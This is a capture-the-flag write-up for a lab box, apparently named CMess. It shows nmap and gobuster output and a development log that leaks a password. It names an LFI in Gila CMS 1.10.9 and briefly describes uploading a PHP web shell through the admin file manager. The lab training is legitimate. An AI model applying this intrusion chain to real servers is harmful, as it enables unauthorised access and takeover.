CMess


Enumaration

# port 22 and 80 are open

# Main site didnt had anything and hint said that we need to find subdomains for this site

# dev.cmess.thm was found

# it is an development page



Development Log

andre@cmess.thm

Have you guys fixed the bug that was found on live?

support@cmess.thm

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to pa

support@cmess.thm

Update! We have had to delay the patch due to unforeseen circumstances


andre@cmess.thm

That's ok, can you guys reset my password if you get a moment, I seem to be unable to g

support@cmess.thm

Your password has been reset. Here: KPFTN_f2yxe%

# we have somekind of lfi



```
..
.htaccess
Dockerfile
LICENSE
app.yaml
assets
composer.json
config.default.php
config.php
index.php
lib
log
robots.txt
sites
src
themes
tmp
```

Page created in 0.001653 seconds.
Gila CMS version 1.10.9

#

NMAP

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
|   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
|_  256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Gila CMS
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 5.4 (94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

HTTP:80


gobuster

```
.htaccess            (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/.hta                (Status: 403) [Size: 278]
/0                   (Status: 200) [Size: 3863]
/01                  (Status: 200) [Size: 4094]
/1                   (Status: 200) [Size: 4094]
/1x1                 (Status: 200) [Size: 4094]
/about               (Status: 200) [Size: 3361]
/About               (Status: 200) [Size: 3347]
/admin               (Status: 200) [Size: 1584]
/api                 (Status: 200) [Size: 0]
/assets              (Status: 301) [Size: 326] [--> http://10.10.117.171/assets/?url=assets]
/author              (Status: 200) [Size: 3602]
/blog                (Status: 200) [Size: 3863]
/category            (Status: 200) [Size: 3874]
/cm                  (Status: 500) [Size: 0]
/feed                (Status: 200) [Size: 735]
/fm                  (Status: 200) [Size: 0]
/index               (Status: 200) [Size: 3863]
/Index               (Status: 200) [Size: 3863]
/lib                 (Status: 301) [Size: 320] [--> http://10.10.117.171/lib/?url=lib]
/log                 (Status: 301) [Size: 320] [--> http://10.10.117.171/log/?url=log]
/login               (Status: 200) [Size: 1584]
/robots.txt          (Status: 200) [Size: 65]
/search              (Status: 200) [Size: 3863]
/Search              (Status: 200) [Size: 3863]
/server-status       (Status: 403) [Size: 278]
```

```
/sites                (Status: 301) [Size: 324] [--> http://10.10.117.171/sites/?url=sites]
/src                  (Status: 301) [Size: 320] [--> http://10.10.117.171/src/?url=src]
/tag                  (Status: 200) [Size: 3886]
/tags                 (Status: 200) [Size: 3147]
/themes               (Status: 301) [Size: 326] [--> http://10.10.117.171/themes/?url=themes]
/tmp                  (Status: 301) [Size: 320] [--> http://10.10.117.171/tmp/?url=tmp]
```

Exploitation

```
# our cms version is 1.10.9 and is vulnerbale to CVE-2019-16679 (lfi)
```




..
.htaccess
Dockerfile
LICENSE
app.yaml
assets
composer.json
config.default.php
config.php
index.php
lib
log
robots.txt
sites
src
themes
tmp

Page created in 0.001653 seconds.
Gila CMS version 1.10.9

# we get credentials in config.php

# we have file managing feature in /admin dashboard

# After some research and playing around i figured out that whatever we put in /assets directory can be directly accessed from url so i uploaded phpshell in /assets directory using gila file manager



